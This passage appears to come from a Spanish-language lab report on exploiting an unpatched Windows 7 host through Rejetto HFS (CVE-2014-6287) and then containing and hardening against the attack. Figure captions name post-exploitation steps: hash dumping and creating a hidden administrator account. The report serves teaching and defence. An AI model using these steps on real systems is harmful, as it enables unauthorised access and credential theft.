
Fuente: Elaboración Propia

Figura 18: Ejecución Comando Migrate




Fuente: Elaboración Propia

Figura 19: Ejecución Comando Getuit



Fuente: Elaboración Propia


Figura 20: Ejecución Comando hashdump



Fuente: Elaboración Propia

Se procede a crear el usuario en el equipo Windows desde kali Linux libardo_miranda de acuerdo a las indicaciones del anexo


Figura 21: Creación usuario



Fuente: Elaboración Propia

La imagen anterior muestra el usuario creado satisfactoriamente


Figura 22: Elevando privilegios de Administrador



Fuente: Elaboración Propia

Se procede a asignar al usuario al grupo de Administradores otorgándole así privilegios de usuario Administrador del Sistemas

Figura 23: Vista usuario en desde ambos sistemas



Fuente: Elaboración Propia

La imagen anterior muestra el usuario creado en el grupo de administradores del sistema.

2.5. ANALISIS DE LOS ATAQUES PRESENTADOS EN LAS MAQUINAS DE WINDOWS 7

Una vez recolectada la información necesaria y realizada los diferentes ataques se puede analizar que la falla principal radica en:

- No contar con sistemas operativos con versiones actualizadas como lo es Windows 7x64.

- Los sistemas operativos actuales no cuentan con los parches de actualización de seguridad que brinda Microsoft al menos hasta el último día de soporte para la versión de Windows 7x64 service pack 1 y debido a esto fue vulnerado por las fallas de seguridad presentadas relacionada con el identificador CVE-2014-6287 el cual permite permite a atacantes remotos ejecutar programas arbitrarios a través de una secuencia en una acción de búsqueda. , acceder remotamente al equipo tomando el control del mismo y acceder remotamente y ejecutar código.

- Medidas de seguridad débiles como un antivirus y un firewall desactivado

- Tener activado la opción de que cualquiera se puede conectar remotamente al equipo.

2.6. COMO PREVENIR LOS TAQUES PRESENTADOS EN LOS EQUIPOS DE WINDOWS 7

Para mitigar los ataques presentados en el equipo de cómputo con Windows 7x64 se debe tener en cuenta las siguientes recomendaciones.

- No Instalar programas y aplicativos que basados sistemas operativos de versión obsoletas y migrar versiones de Windows actualizadas. Con el fin de tener el soporte de Microsoft con actualizaciones periódicas de seguridad para el sistema operativo. En el caso de no poder migrar estos aplicativos o programas por lo menos dejar el sistema operativo con la última actualización brindada por Microsoft.

- Solos abrir lo puerto necesarios para aplicaciones mas usadas y cerrar los puertos no utilizados por donde pueden ser vulnerados por las amenazas comunes

- Utilizar un antivirus actualizados y preferiblemente licenciados
- Desactivar los puertos donde puedan ingresar remotamente al equipo de cómputo.
- Mantener activo y actualizado el firewall de Windows.
- Implementar un sistema de detección y prevención de intrusos (IDS/IPS)

3. ESTRATEGIAS DE CONTENCIÓN MEDIANTE EL ANÁLISIS DE RIESGOS Y VULNERABILIDADES EN UNA INFRAESTRUCTURA TI.

3.1. Argumentos Técnicos ante actuaciones de Incidente a Ataque Informático En Tiempo Real

WhiteHouse Security solicita a sus integrantes de Blue Team contener y sacar adelante un ataque informático el cual se está produciendo en tiempo real. el objetivo principal es **recuperar el nivel habitual de funcionamiento de los sistemas o servicios** en cuanto a su calidad y disponibilidad, minimizando las pérdidas todo lo posible. Se requiere analizar es el PC con sistema operativo Windows 7x64 recolectada y analizada en la actividad anterior.[9]

[9] JESÚS DÍAZ VICO. Identificación y Reporte de Incidentes de Seguridad para Operadores Estratégicos. enero de 2020, https://www.ismsforum.es/ficheros/descargas/intcnpicidentificacionreporteincidentes1388658038.pdf.

3.2. Antecedentes

El evento fue perpetrado por usuario interno de la red dada la topología y la ip privada 192.168.10.0/24, miembro de un grupo con acceso restringido e información privilegiada, pudiendo este saltar los controles perimetrales, capaz de realizar bypass del firewall y explotando la vulnerabilidad, con la posibilidad de fragmentar paquetes y embeber malware en archivos para que los sistemas de antivirus no los identifique, por lo que se propone una solución técnica y articulada a políticas de seguridad para contener el ataque informático producido en tiempo real:

La organización para la solución del problema de seguridad generado con rejetto 2.3 y gestión del incidente, contar con un IDS preferiblemente open source con licencia GPL que tenga configuradas reglas SURICATA por lo que se propone optar como una posible solución instalar el software SNORT basado en el uso de reglas para establecer patrones de tráfico no deseados y la acción que se debe realizar ante éstos, a continuación se enumeran:

- Regla para detectar ataques DoS
- Reglas para detectar ataques de inyección SQL
- Atacante:

Se opto por el uso de la distribución Kali Linux, que se ha instalado usando la configuración por defecto en una nueva máquina virtual de 64 bits. La cual presenta una gran cantidad de herramientas para la monitorización de redes y sistemas y para extraer información de ellos, además por emplear directamente las aplicaciones de bajo nivel y observar el éxito en la detección de los ataques iniciados.

- El equipo sospechoso tiene Sistema operativo Windows 7 Profesional, en el cual instalaron el software rejetto HFS versión 2.3 distribución free, por lo que se puede considerar como vector de ataque haciéndolo vulnerable dado que este permite a posibles atacantes remotos ejecutar programas arbitrarios a través de una secuencia, esta vulnerabilidad se pudoevidenciar usando el comando NMAP desde un equipo Kali Linux.

- La falla de seguridad puede estar asociada con el identificador CVE 2014-6287 "*La función findMacroMarker en parserLib.pas en Rejetto HTTP File Server (también conocido como HFS o HttpFileServer) 2.3x anterior a 2.3c permite a atacantes remotos ejecutar programas arbitrarios a través de una secuencia %00 en una acción de búsqueda"*.

- La instalación del Windows data del 26/06/2020, además por su versión Win 7x64 Profesional es un sistema operativo bastante obsoleto y que según la pagina oficial de oficial de Windows indica que el soporte para esta versión

finalizó el 14 de enero de 2020.

- La última actualización de seguridad del Sistemas Operativo reportada en Windows Update fue el 26 de junio del 2020, además cuenta con la versión de Service Pack 1.

- No se encuentra instalado en el equipo un sistema de Detección / Prevención de Intrusión (IDS/IPS).

- Se presenta fuga de información en el interior de la organización en el equipo de cómputo vulnerable.


- No cuenta con un antivirus garantice que el equipo u otro tipo de dispositivo no estén en condición de vulnerabilidad además de servir de barrera contra un ataque de malware

Los Sistemas Windows en todas sus versiones registran los eventos de seguridad mediante la funcionalidad de archivos de registro integrada, la cual es considerara como base de la **supervisión de la seguridad.** Mediante el Registro de seguridad del Visor de sucesos podemos monitorear los eventos auditoría de aciertos indican

las operaciones que los usuarios, los servicios o los programas han realizado correctamente.


Utilizando esta poderosa herramienta de Windows se pudo establecer adicional mente a la información recolectada anteriormente que:

Figura 24: Evento N° 4722 Registrado a las 09/03/2021 08:26:51 p.m, la creación de la cuenta de usuario libardo.miranda




Fuente: Visor de Eventos de Windows 7 Profesional {Fotografía}

Figura 25: Evento N° 4728 Registrado a las 09/03/2021 08:26:51 p.m, se incorporó a un nuevo a un miembro a un grupo global con seguridad habilitada.



Fuente: Visor de Eventos de Windows 7 Profesional {Fotografía}

Figura 26: Evento N° 4672 Registrado a las 09/03/2021 10:42:50 p.m, Se asignaron privilegios especiales a un nuevo inicio de sesión.



Fuente: Visor de Eventos de Windows 7 Profesional {Fotografía}

Podemos evidenciar que:

- Cuentas de usuario inusuales en el sistema y especialmente privilegiadas, por lo que se encuentra un usuario en la red desconocido y con privilegios de administrador del sistema

- Sesiones abiertas en la máquina desde otros equipos, anomalías en las tablas ARP, carpetas compartidas inusuales, o un elevado número de conexiones con algún flag TCP activado de manera anómala y que pudiera evidenciar un ataque de denegación de servicio.

Tomando como base la información anteriormente recolectada y la prueba de pentesting ejecutada en dicho equipo de cómputo pdemos evidenciar que el equipo permite acceder remotamente y ejecutar código sin la necesidad de credenciales actuando como un atacante de denegación de servicios Denial of Service (DoS) y presentando fuga de la información por el acceso remoto.

Teniendo en cuenta toda la información anterior y sabiendo que la organización está bajo un ataque informático en tiempo real se recomienda tomar las siguientes acciones o estrategias de contención con el fin de detener el ataque y evitar que siga generando más daños a los equipos de cómputo y a la información que estos contienen. Según la guía para la gestión y clasificación de incidentes de seguridad de la información nos da varios ejemplos de contención en caso de un ataque:

Tabla 1. Contención en caso de ataques informáticos

Incidente	Ataque	Contención
Accesos no autorizados	De Autenticación / Administrator	Bloquear los privilegios de administrador y permitir solo a los usuarios administradores que lo necesiten para su puesto de trabajo.
Código Malicioso	Infección con virus	Saque el computador de la red para aislarla
Control para el Acceso del Usuario UAC	Compromiso del usuario system	Desconectar o apagar el equipo del sistema
Reconocimiento	Scanning de puertos	Reconfigure los puertos del firewall y bloquee los vulnerables que estén abiertos e incorpore reglas de filtrado

Fuente: Elaboración Propia

Puntualmente para el caso expuesto del equipo con Windows 7x64 lo primero que realizaría en este tipo de ataque en tiempo real, seria en aislar el equipo de la red ya que está siendo controlado remotamente. Una vez contenida la amenaza se procede a realizar el análisis del ataque, los efectos que pudo tener y tratar de identificar al atacante.

Después de este paso se realizan las acciones de hardenizacion necesarias para evitar que en un futuro se repita el mismo ataque a este o al resto de equipos que disponga la organización.

3.3. MEDIDAS HARDENIZACIÓN QUE MITIGAN EL RIESGO DE ATAQUES DE SEGURIDAD INFORMÁTICA

Implementación de las medidas de endurecimiento de seguridad reduciendo sus vulnerabilidades o agujeros de seguridad, como también para mitigar o reducir el riego de ataques informáticos, algunas recomendaciones son:

3.3.1. Hardening de Software en Equipos Windows 7x64

- Para compartir archivos, carpetas, imágenes, textos y videos en red con hfs y decide instalar la aplicación rejetto cerciórese que esta sea una versión actualizada serie 2.3c en adelante la cual no presenta ninguna vulnerabilidad, antes de instalar este o cualquier otro aplicativo documéntese del mismo y solicite al administrador de la red si existe la posibilidad de tener la versión más actualizada del mismo y e n lo posible licenciada.

- Mantener el sistema operativo con las últimas actualizaciones en parches de seguridad que ofrece Microsoft. Para el caso de los PC con Windows 7 x64 lo recomendable actualizar a Serrvice Pack 2 que incluye todas las actualizaciones y parches de seguridad llamado también **convenience rollup package.**

- Definir una Directiva de seguridad que permita parametrizar el comportamiento de peticiones para la elevación de permisos, iniciada por una cuenta que tenga permisos.

- Establecer o definir una política en Windows 7 para que sea únicamente el usuario administrador quien tenga los privilegios para realizar cambios en el sistema, instalar programas o aplicaciones, además bloquear o eliminar cuentas que no estén en uso.

- Instalación de software de seguridad o antispam actualizado en lo posible licenciado, además mantenerlo activado. Normalmente cuentan con una sección dedicada a actualizar la base de datos. Es posible que se actualice automáticamente, pero en ocasiones hay que hacerlo de forma manual.

- Instalar un componente importante en la arquitectura de TI como es un firewall que permite ver el flujo de contenido y la visibilidad del tráfico que pasa por la red y salvaguardar la información.

- Tener activada en la herramienta escritorio remoto de Windows 7, la opción de “No permitir conexiones remotas a este equipo”.

3.3.2. Hardening de Hardware en Equipos Windows 7x64

- Implementar un IPS (Intrusion Prevention System) con procesamiento masivo de paquetes en paralelo y chequeos simultáneamente.

- Instalar un IDS (Intrusión Detection System) el cual aumenta la seguridad de la red, vigilando el tráfico, examinando y analizando los paquetes en busca de datos sospechosos.

- Instalar **firewalls** de hardware para redes domésticas y de pequeñas empresas el cual es un dispositivo de seguridad que monitorea el tráfico de red que entra o sale y decide si lo permite o bloquea un tráfico específico en de un conjunto reglas de seguridad y reduciendo el riesgo de piratería informática y ataques cibernéticos maliciosos.

3.4. DESCRIPCIÓN DIFERENCIA ENTRE UN BLUE TEAM Y UN EQUIPO DE RESPUESTA A INCIDENTES INFORMÁTICOS.

3.4.1. Definición de Blue Team (Equipo Azul)

El equipo Blue Team es grupo de especialistas en seguridad que defiende a las organizaciones de ataques de una manera proactiva, rastrean ciber incidentes y realizan análisis de los sistemas para garantizar la seguridad, identificar posibles fallos, verifica la efectividad de cada medida y que asegura que todas las medidas sean efectivas tras su implantación.

Su trabajo consiste en observar el tráfico de datos, el comportamiento de sus sistemas, el origen y destino de las conexiones y las acciones que los usuarios llevan a cabo de forma habitual [10]

[10] JOSÉ MANUEL PARDO, ¿Qué es un Blue Team y cómo trabaja?. enero de 2020, https://www.itdigitalsecurity.es/actualidad/2018/05/que-es-un-blue-team-y-como-trabaja.

3.4.1. Definición de CERT (Computer Emergency Response Team)

Los (CSIRT) **Computer Security Incident Response Team:** es equipo de expertos en respuesta a incidentes, ofrece una asistencia increíblemente rápida a la hora de identificar y neutralizar amenazas activas contra una empresa. Ya sea una infección, un ataque o un acceso no autorizado que intenta burlar sus controles deseguridad

Luego de leer y comprender los conceptos de equipos Blue Team y equipo de respuesta a incidentes informáticos (CSIRT), se procedió a realizar el análisis arrojando diferencias significativas entre estos dos equipos del área de la ciberseguridad.

El equipo Blue Team es el encargado de efectuar la identificación y evaluación de los distintos eventos o amenazas que actúan como un posible vector de ataque poniendo en riesgo la seguridad de las organizaciones, consultando la reputación y el origen de los mismos reportándose al equipo de respuesta a incidentes informáticos encargados neutralizar las amenazas y contener incidentes de seguridad, en Colombia las empresas y su grupo de seguridad reportan a CSIRT-PONAL por mediante un usuario y contraseña en el Sistema SANDBOX, además de informar y emitir recomendaciones periódicas para prevenir diferentes ataques informáticos basados en los informes de los incidentes informáticos que les han sido reportados.

3.5. COMO INTEGRANTE DEL EQUIPO BLUE TEAM EVALUO LA PERTINENCIA DE IMPLEMENTAR CIS “CENTER FOR INTERNET SECURITY” COMO MECANISMO DE ASEGURAMIENTO.

3.5.1. Definición de CIS

Los Controles de Seguridad Crítica de CIS son un conjunto prescriptivo y prioritario de mejores prácticas en seguridad cibernética y acciones defensivas que pueden ayudar a prevenir los ataques más peligrosos y de mayor alcance, y apoyar el cumplimiento en una era de múltiples marcos. Estas mejores prácticas procesables para la defensa cibernética son formuladas por un grupo de expertos en tecnología de la información utilizando la información obtenida de ataques reales y sus defensas efectivas. Los controles de CIS proporcionan una orientación específica y una vía clara para que las organizaciones alcancen las metas y los objetivos descritos por múltiples marcos jurídicos, reglamentarios y normativo. [11]

Con base a la definición de este órgano de seguridad y el conjunto de estándares para implementar las mejores prácticas en seguridad cibernética y acciones defensivas que pueden ayudar a prevenir los ataques más peligrosos y de mayor alcance, como por ejemplo del tipo zero-day attack o 0-day attack dado que estas ocurren cuando una vulnerabilidad tiene una ventana de tiempo existente entre el tiempo en el que se publica una amenaza y el tiempo en el que se publican los parches que las solucionan. Considero que esta propuesta de aseguramiento como indispensable por lo que ayudaría al equipo de Blue Team en perfeccionar sus estándares de seguridad para proteger la información y los activos de TI, en aras de contener posibles fallas que se pueden presentar en las organizaciones en el futuro y tener en cuenta nuevas prácticas de seguridad de la información emitidas en por la comunidad de expertos a nivel mundial. [12]

[11] WIKIPEDIA. Centro de seguridad de Internet. *11-marzo-2021*, s. f., Pg. 11.
[12] MANAGEENGINE., ¿Qué son y cómo implementar los Controles de Seguridad Crítica CIS?. enero de 2020, https://www.manageengine.com/latam/controles-de-seguridad-critica-cis.html.

